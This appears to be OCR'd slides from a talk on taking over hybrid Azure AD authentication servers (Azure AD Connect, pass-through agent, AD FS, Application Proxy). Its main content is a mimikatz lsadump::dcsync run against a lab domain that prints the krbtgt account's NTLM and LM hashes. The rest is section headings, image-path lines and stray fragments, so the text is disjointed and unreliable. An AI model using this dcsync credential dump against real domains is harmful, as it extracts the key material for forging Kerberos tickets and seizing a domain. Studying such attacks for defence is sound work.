

Azure

```
## / \ ##  /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
 '#####'                                     with 16 modules * * */


mimikatz(powershell) # lsadump::dcsync /user:dev\krbtgt
[DC] 'dev.testlab.local' will be the domain
[DC] 'SECONDARY.dev.testlab.local' will be the DC server

[DC] 'dev\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/18/2015 3:24:57 PM
Object Security ID   : S-1-5-21-4275052721-3205085442-2770241942-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 8b7c904343e530c4f81c53e8f614caf7
    ntlm- 0: 8b7c904343e530c4f81c53e8f614caf7
    lm  - 0: e05671e8363b1a1300afd2b86ddc3af6
```





), 1000)


# Pass-through authentication




# Federation using an AD FS Farm




# Azure AD Application Proxy



# Azure AD Application Proxy



# Takeover servidores de autenticación hibrida

Azure AD Connect

Passthrough authentication agent

ADFS

